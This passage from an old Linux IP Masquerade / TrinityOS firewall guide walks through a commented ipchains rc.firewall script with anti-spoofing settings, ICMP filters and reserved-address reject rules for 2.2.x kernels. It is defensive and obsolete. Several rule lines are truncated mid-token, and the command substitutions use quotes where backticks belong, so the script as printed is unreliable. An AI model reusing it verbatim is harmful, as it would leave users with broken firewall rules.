Next, append this to the end of the "/etc/rc.d/rc.local" file

All distributions:

```

--
#Run the IP MASQ and firewall script
/etc/rc.d/rc.firewall
--

```

- Finally, make the rc.firewall file ROOT executable ONLY

```

chmod 700 /etc/rc.d/rc.firewall

```

That's it. Go ahead and run the new ruleset by typing in `/etc/rc.d/rc.firewall` and make sure that the Linux box can still access the Internet both by IP address and DNS names. For Masquerade users, also make sure that INTERNAL masqed PCs can access the Internet by both methods. If things do NOT work for you, please see Section 5 of the IP Masquerade HOWTO at <http://www.ecst.csuchico.edu/~dranch/LINUX/ipmasq/ipmasq-HOWTO-c.html>. This document will help you troubleshoot any issues.

Once you confirm that IP-MASQ works ok, it is **HIGHLY** recommended to replace the above WEAK rule sets with one of the below STRONG rule sets.

```

#####
# MASQ rc.firewall #
# #
# - There are -3- rule sets listed below: #
# #
# 1. Strong rc.firewall rule set for IPCHAINS w/ MASQ support #
# #
# ^^ This is current the ONLY rule set that is maintained ^^ #
# #
# 2. Strong rc.firewall rule set for IPFWADM w/ MASQ support #
# 3. Strong rc.firewall rule set for IPFWADM w/o MASQ support for #
# single NIC Linux boxes. #
# #
# - As mentioned above, once you have confirmed that the initial MASQ #
# functionality, You *SHOULD* either create your own strong firewall #
# rule set or use the following TrinityOS firewall rule set. #
# #
#####

```

*** If you aren't running MASQ, check out the other firewall rule set that follows after this one. ***

NOTE: You will have to edit this to allow machines you care about into your machine. All of this is well commented though.

NOTE #2: Even if you aren't running MASQ, you should modify these rule sets to suit your needs and APPLY them!!! You DO need some protection from the Internet!

All of TrinityOS's step-by-step instructions, files, and scripts are fully scripted out for an automatic installation at:

<<http://www.ecst.csuchico.edu/dbranch/LINUX/TrinityOS-security/TrinityOS-security.tar.gz>>

or you can just get the file here: <<http://www.ecst.csuchico.edu/~dbranch/LINUX/TrinityOS-security/etc/rc.d/>>

It is HIGHLY recommended that you get the rc.firewall script from TrinityOS-Security as it will help avoid typos, etc. _____

```
+-----+
| rc.firewall for MASQ setups with a STRONG IPCHAINS RULE SET for |
|           2.2.x and patched 2.0.x. kernels                       |
+-----+
```

CRITICAL NOTE:

- ALL kernel versions less than 2.2.16 have a TCP exploit that when combined with tools such as Sendmail, will lead to a root compromise.
- All kernels below 2.2.12 have a IP fragmentation bug. This will make ALL strong IPCHAINS rule sets vulnerable! Upgrade NOW!

10.7 Strong TrinityOS IPCHAINS firewall rule set

/etc/rc.d/rc.firewall

<TrinityOS rule set START>

```
#!/bin/sh
```

```
# -----
FWVER="v3.83d"
#
# Part of the copyrighted and trademarked TrinityOS document.
# http://www.ecst.csuchico.edu/~dbranch/LINUX/index-linux.html
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
# You may use this file for private or internal commercial use ONLY.
#
# Any duplication and/or use of this file or its contents for direct
```

```
# commercial (commercial being for profit) applications and/or
# written publications (be it for profit OR free) must be granted
# by written permission from David Ranch. Basically, just ASK me..
# I'm a pretty easy going guy but DON'T assume anything. Ok?
#
# Sorry for the harsh language here but the TrinityOS ruleset has been
# taken advantage of recently.
#
# -----
# You can get this file at:
#
# www.ecst.csuchico.edu/dbranch/LINUX/TrinityOS-security/etc/rc.d/rc.firewall-trinityos
# -----
#
# Personal History:
#
# Put any of your own version notes HERE. Its a good idea to document
# what you've changed
# --
#
# --
#
# TrinityOS Rule Set History:
#
# v3.83d - 03/06/01
# - Fixed a typo (stray #) where the RFC1918 10.x.x.x network was
# NOT being filtered in the OUTPUT section
#
# v3.83c - 01/27/01
# - Fixed a wrong output netmask for NET-TEST-B being a /12 instead
# of a /16. But, this really doesn't matter as I have disabled
# the filtering of reserved IP space as ARIN constantly is releasing
# this address space to the public without any form of notification.
# See the update for v3.83a
#
# v3.83b - 01/06/01
# - Fixed a missing ".0" in the Reserved-7 filters for the 72.0.0
# networks
#
# v3.83a - 11/09/00
# - Deleted all non RFC1918 address filtering. It seems that many of the
# addresses that the IANA reports as "reserved" are actually in use.
#
# - Removed all rc.firewall history notes from v3.60 and older to
# the TrinityOS-old-updates.wri (URL is above)
#
# v3.82 - 10/28/00
# - Updated the port range for Xwindows filtering
#
```

```

# v3.81 - 10/15/00
#   - Crap! Last subnet error in the Reserved-8 IANA section. Please
#     change the subnet mask on 68.0.0.0 to a /6!
#
# v3.80 - 10/13/00
#   - Updated the version number since all of these changes really are
#     a large jump in features.
#
# -----
# All changes older (and including) version 3.72 have been moved to the archives available
#   at:
#
#   <url url="http://www.ecst.csuchico.edu/dbranch/LINUX/TrinityOS-old-updates.wri">
#-----

#-----
# This configuration assumes the following (DSL / Cablemodem setup):
#
#   1) The external interface is running on "eth0"
#   2) The external IP address is dynamically assigned
#   3) The internal IP Masqueraded network interface is "eth1"
#   4) The internal network is addressed within the private
#       192.168.0.x TCP/IP addressing scheme per RFC1918
#
# ****
# NOTE: All 2.2.x Linux kernels prior to 2.2.16 have TCP exploit that
# **** that when combined with tools like Sendmail can lead to a ROOT
#        compromise. In addition to this, all kernels less than 2.2.11 have
#        a fragmentation bug that renders all strong IPCHAINS rule sets void.
#        It is CRITICAL that users upgrade the Linux kernel to at least a
#        2.2.16+ kernel for proper firewall and system security.
#
# CRITICAL NOTE: ALL kernel versions less than 2.2.16 have a TCP exploit that
#                 when combined with tools such as Sendmail, will lead to a root
#                 compromise. In addition to this, all kernels below 2.2.12
#                 have a IP fragmentation bug. This will make ALL strong
#                 IPCHAINS rule sets vulnerable! Upgrade NOW!
#
#-----

#####
# Initializing
#####
echo -e "\n\nLoading TrinityOS IPCHAINS Firewall $FWVER"
echo "-----"

#-----
# Variables
#-----

```

```

# The loopback interface and address
#
LOOPBACKIF="lo"
LOOPBACKIP="127.0.0.1"

# External interface device.
#
# NOTE: PPP and SLIP users will want to replace this interface
#       with the correct modem interface such as "ppp0" or "sl0"
#
#       For users that might have multiple PPP interfaces, you can
#       try the following code. You will need to call the firewall
#       from /etc/ppp/ip-up script with a "$1" appended at the end.
#
#if [ "x$1" != "x" ]; then
#   EXTIF=$1
#else
#   EXTIF="ipp0"
#fi
#
EXTIF="eth0"

# Make sure the external interface is up
if ! /sbin/ifconfig | grep $EXTIF > /dev/null; then
    echo -e "\n\nExternal interface is DOWN. Aborting."
    exit 1;
fi
echo External Interface: $EXTIF

# IP address of the external interface
#
# *
# * If you get a DYNAMIC IP address (regardless if you use PPP
# * with a modem or DHCP with Ethernet), you *MUST* make this firewall
# * rule set understand your new IP address everytime you get a new
# * IP address. To do this, enable the following one-line script.
# *
#
# (Please note that the different single and double quote characters MATTER).
#
# NOTE: Red Hat v6.0 users who run DHCP to get TCP/IP addresses
#       (Cablemodems, DSL, etc) will need to install and use a different
#       DHCP client than the stock client called "pump". Redhat 6.2+
#       comes with a newer version of "pump" that CAN run scripts upon
#       lease bringup, renew, etc.
#
#       The reason for this whole issue is the old "pump" doesn't support the
#       ability to run scripts run when DHCP gets an IP address.
#       Specifically, DHCP doles out IP addresses to its clients for
#       limited amounts of time; this is called a "lease".

```

```

#      When a DHCP "lease" expires, the client will query the DHCP
#      server for a "lease renewal".  Though the DHCP client will
#      usually get back its original IP address in the renewal, this
#      is NOT always guaranteed.  With this understood, if your DHCP
#      client receives a different IP address than the IPCHAINS
#      firewall was configured for, the firewall will block ALL
#      network access in and out of the Linux server because that
#      is what it was configured to do.
#
#      As mentioned above, the key to solve this problem is to use a
#      DHCP client program, such like DHCPd found in Section 5, that
#      can re-run the /etc/rc.d/rc.firewall rule set once a new TCP/IP
#      address is set.  The new rule set will then make the required
#      changes to the rule sets to allow network traffic from and to
#      your new TCP/IP address.
#
#      With the dhcpd program, it will need to be executed with a
#      specific command line option to have the firewall rule set
#      re-run upon every DHCP lease renew (please note the -c syntax
#      is depreciated in newer DHCPd clients).  Please see the
#      DHCPd section in TrinityOS for full details on how to edit
#      the /sbin/ifup file.
#
#
# Static TCP/IP addressed users: For EXTIP, EXTBROAD, and EXTGW, simply replace
# the pipelines with your correct TCP/IP address, broadcast address, and
# external gateway, respectively.
#
# e.g.:  EXTIP="100.200.0.212"
#
EXTIP='ifconfig $EXTIF | awk '/inet addr/ { gsub(".*:", "", $2) ; print $2 }''

if [ "$EXTIP" = '' ]; then
    echo "Aborting: Unable to determine the IP of $EXTIF ... DHCP or PPP problem?"
    exit 1
fi

echo External IP: $EXTIP

# Broadcast address of the external network
#
# Static TCP/IP addressed users:
#
# Simply delete all of the text and including the single quotes and
# replace it with your correct TCP/IP netmask enclosed in double
# quotes.
#
# e.g.:  EXTBROAD="100.200.0.255"

```

```

#
EXTBROAD='ifconfig $EXTIF | awk '/inet addr/ { gsub(".*:", "", $3) ; print $3 }''
echo External broadcast: $EXTBROAD

# Gateway for the external network
#
# Static TCP/IP addressed users:
#
# Simply delete all of the text and including the single quotes and
# replace it with your correct TCP/IP default gateway or "next hop
# address".
#
# e.g.:   DGW="100.200.0.1"
#
EXTGW='/sbin/route -n | grep -A 4 UG | awk '{ print $2}''
echo Default GW: $EXTGW

echo " --- "

# Internal interface device.
INTIF="eth1"
echo Internal Interface: $INTIF

# IP address on the internal interface
INTIP="192.168.0.1"
echo Internal IP: $INTIP

# IP network address of the internal network
INTLAN="192.168.0.0/24"
echo Internal LAN: $INTLAN

echo " --- "

# IP Mask for all IP addresses
UNIVERSE="0.0.0.0/0"

# IP Mask for broadcast transmissions
BROADCAST="255.255.255.255"

# Specification of the high unprivileged IP ports.
UNPRIVPORTS="1024:65535"

# Specification of X Window System (TCP) ports.
XWINDOWS_PORTS="6000:6063"

# The TCP/IP addresses of a specifically allowed EXTERNAL hosts
#
# NOTE:  If you want to allow in an ENTIRE NETWORK, let the

```



```

#         last octet of the network be a .0 and add the netmask.
#         e.g.:
#             SECUREHOST="200.244.0.0/26"
#
# Disabled by default.
#
#SECUREHOST="200.244.0.40"
#echo Secure Host1 IP: $SECUREHOST
#SECUREHOST2="200.244.0.41"
#echo Secure Host2 IP: $SECUREHOST2
#SECUREHOST3="200.244.0.42"
#echo Secure Host3 IP: $SECUREHOST3
#SECUREHOST4="200.244.0.43"
#echo Secure Host4 IP: $SECUREHOST4

# IP Port Forwarded Addresses
#
# Port forwarding allows external traffic to directly connect to an INTERNAL
# Masq'ed machine. An example need for port forwarding is the need for external
# users to directly contact a WWW server behind the MASQ server.
#
# To enable portfw, you need to un-# out and edit the lines above for one or
# more SECUREHOSTs. You then need to un-# out the PORTFW in the FORWARD
# sections of later in the rule set.
#
# If you want to simply portfw one explicit host, it should be configured via a
# SECUREHOST option above. If this PORTFW'ed port should be available for ALL
# hosts on the Inet, it should be opened up in the INPUT section much like for
# HTTP, Sendmail, etc.
#
# NOTE: Port forwarding is well beyond the scope of this documentation to
#       explain the security issues implied in opening up access like this.
#       Please see Appendix A to find the IP-MASQ-HOWTO for a full explanation.
#
# Disabled by default.
#
#PORTFWIP1="192.168.0.20"
#echo PortFW1 IP: $PORTFWIP1
#PORTFWIP2="192.168.0.20"
#echo PortFW2 IP: $PORTFWIP2
#PORTFWIP3="192.168.0.20"
#echo PortFW3 IP: $PORTFWIP3

# TCP/IP addresses of INTENRAL hosts network allowed to directly
#       connect to the Linux server. All internal hosts are allowed
#       per default.
#
# Disabled by default

```

```

#HOST1IP="192.168.0.10"
#echo Internal Host 1 IP: $HOST1IP
#HOST2IP="192.168.0.11"
#echo Internal Host 2 IP: $HOST2IP

# Logging state.
#
# Uncomment the " " line and comment the "-l" (please note is this a lower case "L" and NOT a numeri
# disable logging of some of more important the IPCHAINS rule sets.
#
# The output of this logging can be found in the /var/log/messages
# file. It is recommended that you leave this setting enabled.
# If you need to reduce some of the logging, edit the rule sets and
# delete the "$LOGGING" syntax from the rule set that you aren't
# interested in.
#
# LOGGING=" "
LOGGING="-l"

echo " --- "

echo "-----"

#-----
# Debugging Section
#-----
# If you are having problems with the firewall, uncomment the lines
# below and then re-run the firewall to make sure that the firewall
# is not giving any errors, etc. The output of this debugging
# script will be in a file called /tmp/rc.firewall.dump
#-----
#
#echo " - Debugging."
#echo Loopback IP: $LOOPBACKIP > /tmp/rc.firewall.dump
#echo Loopback interface name: $LOOPBACKIF >> /tmp/rc.firewall.dump
#echo Internal interface name: $INTIF >> /tmp/rc.firewall.dump
#echo Internal interface IP: $INTIP >> /tmp/rc.firewall.dump
#echo Internal LAN address: $INTLAN >> /tmp/rc.firewall.dump
#echo ----- >> /tmp/rc.firewall.dump
#echo External interface name: $EXTIF >> /tmp/rc.firewall.dump
#echo External interface IP: $EXTIP >> /tmp/rc.firewall.dump
#echo External interface broadcast IP: $EXTBROAD >> /tmp/rc.firewall.dump
#echo External interface default gateway: $EXTGW >> /tmp/rc.firewall.dump
#echo ----- >> /tmp/rc.firewall.dump
#echo External secured host: $SECUREHOST >> /tmp/rc.firewall.dump

#-----
# General
#-----
# Performs general processing such as setting the multicast route

```

```
# and DHCP address hacking.
#
# Multicast is a powerful, yet seldom used aspect of TCP/IP for multimedia
# data. Though it isn't used much now (because most ISPs don't enable multicast
# on their networks, it will be very common in a few more years. Check out
# www.mbone.com for more detail.
#
# Adding this feature is OPTIONAL.
#
# Disabled by default.
#echo " - Adding multicast route."
#/sbin/route add -net 224.0.0.0 netmask 240.0.0.0 dev $EXTIF

# Disable IP spoofing attacks.
#
# This drops traffic addressed for one network though it is being received on a
# different interface.
#
echo " - Disabling IP Spoofing attacks."
for file in /proc/sys/net/ipv4/conf/*/rp_filter
do
    echo "2" > $file
done

# Comment the following out of you are not using a dynamic address
#
echo " - Enabling dynamic TCP/IP address hacking."
echo "1" > /proc/sys/net/ipv4/ip_dynaddr

# Enable TCP SYN Cookie protection:
#
echo " - Enable TCP SYN Cookie protection"
echo "1" > /proc/sys/net/ipv4/tcp_syncookies

# Ensure that various ICMP sanity settings are there
#
echo " - Enable ICMP sanity settings"

# Disable ICMP broadcast echo protection
echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Enable bad error message protection
echo "1" > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

# Disable ICMP Re-directs
for file in /proc/sys/net/ipv4/conf/*/accept_redirects; do
    echo "0" > $file
done
```

```

#

# Ensure that source-routed packets are dropped
# - If you are running IPRROUTE2, this will need to be DISABLED
#
echo " - Ensure that source-routed packets are dropped "
for file in /proc/sys/net/ipv4/conf/*/accept_source_route; do
    echo "0" > $file
done

# Log spoofed, source-routed, and redirect packets
#
echo " - Log spoofed, source-routed, and redirect packets "
for file in /proc/sys/net/ipv4/conf/*/log_martians; do
    echo "1" > $file
done

#-----
# Type of Service (TOS) Settings
#-----
# Though very FEW ISPs do anything with the TOS bits, I thought you'd
# like to see it. In theory, you can tell the Internet how to handle
# your traffic, be it sensitive to delay, throughput, etc.
#
#     -t 0x01 0x10 = Minimum Delay
#     -t 0x01 0x08 = Maximum Throughput
#     -t 0x01 0x04 = Maximum Reliability
#     -t 0x01 0x02 = Minimum Cost
#
# Example:
#
# Settings for FTP, SSH, and TELNET
# /sbin/ipchains -A output -p tcp -d 0/0 21:23 -t 0x01 0x10
#
# Settings for WWW
# /sbin/ipchains -A output -p tcp -d 0/0 80 -t 0x01 0x10

#-----
# Masquerading Timeouts
#-----
# Set timeout values for masq sessions (seconds).
#
# Item #1 - 2 hrs timeout for TCP session timeouts
# Item #2 - 10 sec timeout for traffic after the TCP/IP "FIN" packet is received
# Item #3 - 60 sec timeout for UDP traffic
#
# Note to ICQ users: You might want to set the UDP timeout to something
#                   like 160.
#

```

```

echo " - Changing IP masquerading timeouts."
/sbin/ipchains -M -S 7200 10 60

#-----
# Masq Modules
#-----
# Most TCP/IP-enabled applications work fine behind a Linux IP
# Masquerade server. But, some applications need a special
# module to get their traffic in and out properly.
#
# Note: Some applications do NOT work though IP Masquerade server at ALL such
#       as any H.323-based program. Please the IP-MASQ HOWTO for more details.
#
# Note #2: Only uncomment the modules that you REQUIRE to be loaded.
#          The FTP module is loaded by default.
#-----
echo " - Loading masquerading modules."

#/sbin/modprobe ip_masq_cuseeme
/sbin/modprobe ip_masq_ftp
#/sbin/modprobe ip_masq_irc
#/sbin/modprobe ip_masq_quake
#/sbin/modprobe ip_masq_raudio
#/sbin/modprobe ip_masq_vdolive
# If you downloaded and compiled it from Section 5, use the ICQ module
#/sbin/modprobe ip_masq_icq

#-----
# Default Policies
#-----
# Set all default policies to REJECT and flush all old rules.
#-----

# Change default policies to REJECT.
#
# We want to only EXPLICITLY allow what traffic is allowed IN and OUT of the
# firewall. All other traffic will be implicitly blocked.
#
echo " - Set default policies to REJECT"
/sbin/ipchains -P input REJECT
/sbin/ipchains -P output REJECT
/sbin/ipchains -P forward REJECT

echo " - Flushing all old rules and setting all default policies to REJECT "
# Flush all old rule sets
#
/sbin/ipchains -F input
/sbin/ipchains -F output
/sbin/ipchains -F forward

```

```

*****
# Input Rules
*****
echo "-----"
echo "Input Rules:"

#-----
# Incoming Traffic on the Internal LAN
#-----
# This section controls the INPUT traffic allowed to flow within the internal
# LAN. This means that all input traffic on the local network is valid. If
# you want to change this default setting and only allow certain types of
# traffic within your internal network, you will need to comment this following
# line and configure individual ACCEPT lines for each TCP/IP address you want
# to let through. A few example ACCEPT lines are provided below for
# demonstration purposes.
#
# Sometimes it is useful to allow TCP connections in one direction but not the
# other. For example, you might want to allow connections to an external HTTP
# server but not connections from that server. The naive approach would be to
# block TCP packets coming from the server. However, the better approach is to
# use the -y flag which will block only the packets used to request a
# connection.
#-----
echo " - Setting input filters for traffic on the internal LAN."

# DHCP Server.
#
# If you have configured a DHCP server on the Linux machine to serve IP
# addresses to the internal network, you will need to enable this section.
#
# This is an example of how to let input traffic flow through the local
# LAN if we have rejected all prior requests above.
#
# NOTE: Some distros change ipchains to NOT allow TCP connections for
#       DHCP. Though TCP-based DHCP is really rare, it is part of
#       of the standard.
#
# Disabled by default
# echo "       Optional parameter: DHCPd server"
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p udp -s $UNIVERSE bootpc -d $BROADCAST/0 bootps
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $UNIVERSE bootpc -d $BROADCAST/0 bootps

#-----
# Explicit Access from Internal LAN Hosts
#-----
# This section is provided as an example of how to allow only SPECIFIC

```

```

# hosts on the internal LAN to access services on the firewall server.
# Many people might feel that this is extreme but many system attacks
# occur from the INTERNAL networks.
#
# Examples given allow access via FTP, FTP-DATA, SSH, and TELNET.
#
# In order for this rule set to work, you must first comment out the
# generic allow lines just above the final ALLOW HIGH PORTS at the END
# of this section. That one line provides full access to the internal
# LAN by all internal hosts. You will then need to enable the lines
# below to allow any access at all.
#-----
#echo " - Setting input filters for specific internal hosts."

# First allowed internal host to connect directly to the Linux server
#
# Disabled by default.
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $HOST1IP -d $INTIP ftp
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $HOST1IP -d $INTIP ftp-data
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $HOST1IP -d $INTIP ssh
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $HOST1IP -d $INTIP telnet

# Second allowed internal host to connect directly to the Linux server
#
# Disabled by default.
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $HOST2IP -d $INTIP ftp
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $HOST2IP -d $INTIP ftp-data
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $HOST2IP -d $INTIP ssh
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $HOST2IP -d $INTIP telnet

#-----
# Incoming Traffic from the External Interface
#-----
# This rule set will control specific traffic that is allowed in from
# the external interface.
#-----
#
echo " - Setting input filters for traffic from the external interface."

# DHCP Clients.
#
# If you get a dynamic IP address for your ADSL or Cablemodem connection, you
# will need to enable these lines.
#
# NOTE: Some distros change ipchains to NOT allow TCP connections for
#       DHCP. Though TCP-based DHCP is really rare, it is part of
#       of the standard.
#
# Enabled by default.

```

```

/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p udp -s $UNIVERSE bootps -d $BROADCAST/0 bootpc
/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE bootps -d $BROADCAST/0 bootpc

# FTP: Allow external users to connect to the Linux server ITSELF for
#     PORT-style FTP services. This will NOT work for PASV FTP transfers.
#
# Disabled by default.
# echo "     Optional parameter: FTP server"
#/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIF ftp
#/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIF ftp-data

# IRCD: Allow external users to connect to the Linux server ITSELF for
#     IRC services.
#
#     Make sure ircd is defined in /etc/services
#
# Disabled by default.
# echo "     Optional parameter: IRC server"
# /sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIF ircd

# HTTP: Allow external users to connect to the Linux server ITSELF for HTTP services.
#
# Disabled by default.
# echo "     Optional parameter: HTTP server"
#/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIF http

# HTTPS: Allow external users to connect to the Linux server ITSELF for HTTPS services.
#
# Disabled by default.
# echo "     Optional parameter: HTTPS server"
#/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIF https

# Advanced ICMP: Some users prefer that their UNIX box NOT ping, etc.
#
#     This is easy enough to do but be sure you know what you
#     are doing.
#
#     There is an EXCELLENT paper on ICMP filtering available at:
#
#     http://www.sys-security.com/archive/papers/ICMP\_Scanning\_v2.0.pdf
#
# NOTE: When setting a FIREWALL to REJECT ICMP traffic, the resulting
#       reply traffic is automatically discarded per the RFCs
#
# NOTE2: For a full list of all supported major and minor ICMP codes, run:
#       /sbin/ipchains -h icmp
#
# MOST are Disabled by default.
#

```



```

#
# Do NOT reply to ECHO REPLYs (type 0) from the Internet (this is NOT a
# good idea)
#
# echo "      Optional parameter: ICMP ECHO-REPLY inbound filtered"
#/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type echo-reply $
#
# Do NOT reply to TCP/UDP TRACEROUTE requests from the Internet (some find
# this useful)
#
# echo "      Optional parameter: TCP/UDP TRACEROUTE inbound filtered"
#
#/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP 33434 $LOGGING
#/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE -d $EXTIP 33434 $LOGGING
#
# Do NOT reply to TRACEROUTE requests from the Internet (MS clients use
# ICMP ECHO and not TCP/UDP - some find this useful )
#
# echo "      Optional parameter: ICMP TRACEROUTE (MS) inbound filtered"
#/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type destination-
#
# Do NOT reply to DESTINATION-UNREACHABLE (type 3) from the Internet (this
# is NOT a good idea - if you must do this then filter out the specific
# SUB-options such as PROTOCOL-UNREACHABLE in the OUTBOUND direction)
#
# echo "      Optional parameter: ICMP DESTINATION-UNREACHABLE inbound filtered"
#/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type destination-
#
# Do NOT reply to SOURCEQUENCH (type 4) from the Internet (this is NOT a
# good idea)
#
# echo "      Optional parameter: ICMP SOURCEQUENCH inbound filtered"
#/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type source-quenc
#
# Do NOT reply to ANY form of REDIRECT packets (type 5) (this can help
# stop OS fingerprinting)
#
echo "      Optional parameter: ICMP REDIRECT inbound filtered"
/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type redirect $LOG
#
# Do NOT allow PING requests (type 8) from the Internet (some find this
# useful)
#
# echo "      Optional parameter: ICMP ECHO inbound filtered"
#/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type echo-request
#
# Do NOT reply to TTL-EXPIRED packets (type 11) from the Internet (this is
# NOT a good idea - do it OUTBOUND)
#
# echo "      Optional parameter: ICMP TTL-EXPIRED inbound filtered"

```

```

/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type time-exceede
#
# Do NOT reply to PARAMETER-PROBLEM packets (type 12) (this is NOT a good
# idea - filter this on OUTBOUND)
#
# echo "          Optional parameter: ICMP PARAMETER-PROBLEM inbound filtered"
# /sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type parameter-p
#
# Do NOT reply to ICMP TIMESTAMP packets (type 13 and 14) (this can help
# stop OS fingerprinting)
#
echo "          Optional parameter: ICMP TIMESTAMP inbound filtered"
/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type timestamp-req
/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type timestamp-req
#
# ICMP INFORMATION (type 15 and 16) packet filtering is NOT supported by
# either LINUX or IPCHAINS (no big deal)
#
# Do NOT reply to ICMP ADDRESS MASK packets (type 17 and 18) (this can
# help stop OS fingerprinting)
#
echo "          Optional parameter: ICMP ADDRESS-MASK inbound filtered"
/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type address-mask-
/sbin/ipchains -A input -j REJECT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP --icmp-type address-mask-

# General ICMP: Allow ICMP packets from all external TCP/IP addresses.
#
# NOTE: Disabling ICMP packets via the firewall rule set can do far more
#       than just stop people from pinging your machine.  Many aspects of
#       TCP/IP and its associated applications rely on various ICMP
#       messages.  Without ICMP, both your Linux server and internal
#       Masq'ed computers might not work.
#
# If you feel compelled to do ICMP filtering, do it by uncommenting your
# desired traffic types from the section ABOVE and NOT here.
#
/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p icmp -s $UNIVERSE -d $EXTIP

# NNTP: Allow external computers to connect to the Linux server ITSELF
#       for NNTP (news) services.
#
# Disabled by default.
# echo "          Optional parameter: NNTP server"
#/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP nntp

# NTP: Allow external computers to connect to the Linux server ITSELF for
#     NTP (time) updates
#

```

```

# NOTE: Some NTP clients require TCP traffic. Others require UDP.
#       Your pick!
#
# Disabled by default.
# echo "       Optional parameter: NTP server"
#/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP ntp
#/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p udp -s $UNIVERSE -d $EXTIP ntp

# TELNET: Allow external computers to connect to the Linux server ITSELF for
#       TELNET access.
#
# Disabled by default.
# echo "       Optional parameter: TELNET server"
#/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP telnet

# SSH server: Allow external computers to connect to the Linux server ITSELF
#       for SSH access.
#
# Disabled by default.
# echo "       Optional parameter: SSH server"
#/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP ssh

#-----
# Specific Input Rejections on the EXTERNAL interface
#-----
# These rule sets reject specific traffic that you do not want into
# the system.
#-----
echo " - Reject specific inputs."

# Remote interface, claiming to be local machines, IP spoofing, get lost & log
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s $INTLAN -d $UNIVERSE $LOGGING

# RFC1918 and IANA Reserved Address space filtering
#
# Filter all external traffic coming from either RESERVED or non-routed
# address space.
#
# Please run "whois IANA*@arin.net" and with a careful eye
# "whois RESERVED*@arin.net" for more info.
#
# -----
# NOTE *1*: Please notice that ALL IANA Reserved Address filters
#           (except for the Class-D and Class-E networks) have
#           been disabled as it seems that the IANA is releasing IP
#           address space without updating their tables.
# -----

```

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```
#
# Note 2: that the address schemes from whois are silently using CLASSFULL
#         masks
#
# Note 3: Some ISPs use RFC1918 addresses for internal addressing of
#         customers and keeping status on equipment. Some customers of
#         General Instruments SURFboard cable modems might have similar
#         issues.
#
# Reserved-1
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 0.0.0.0/8 -d $UNIVERSE $LOGGING

# Reserved-9
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 1.0.0.0/8 -d $UNIVERSE $LOGGING

# Reserved-10 and RFC1918 (10.x.x.x)
/sbin/ipchains -A input -j REJECT -i $EXTIF -s 10.0.0.0/8 -d $UNIVERSE $LOGGING

# Reserved-23
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 23.0.0.0/8 -d $UNIVERSE $LOGGING

# Reserved-31
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 31.0.0.0/8 -d $UNIVERSE $LOGGING

# Reserved-7 (65.0.0.0 - 95.255.255.255)
#
# This needs to be done with FIVE different filters sets since it is hard to do
# this on odd bit mask
#
# 65.0.0.0 - 65.255.255.255
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 65.0.0.0/8 -d $UNIVERSE $LOGGING
# 66.0.0.0 - 67.255.255.255
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 66.0.0.0/7 -d $UNIVERSE $LOGGING
# 68.0.0.0 - 71.255.255.255
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 68.0.0.0/6 -d $UNIVERSE $LOGGING
# 72.0.0.0 - 79.55.255.255
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 72.0.0.0/5 -d $UNIVERSE $LOGGING
# 80.0.0.0 - 95.255.255.255
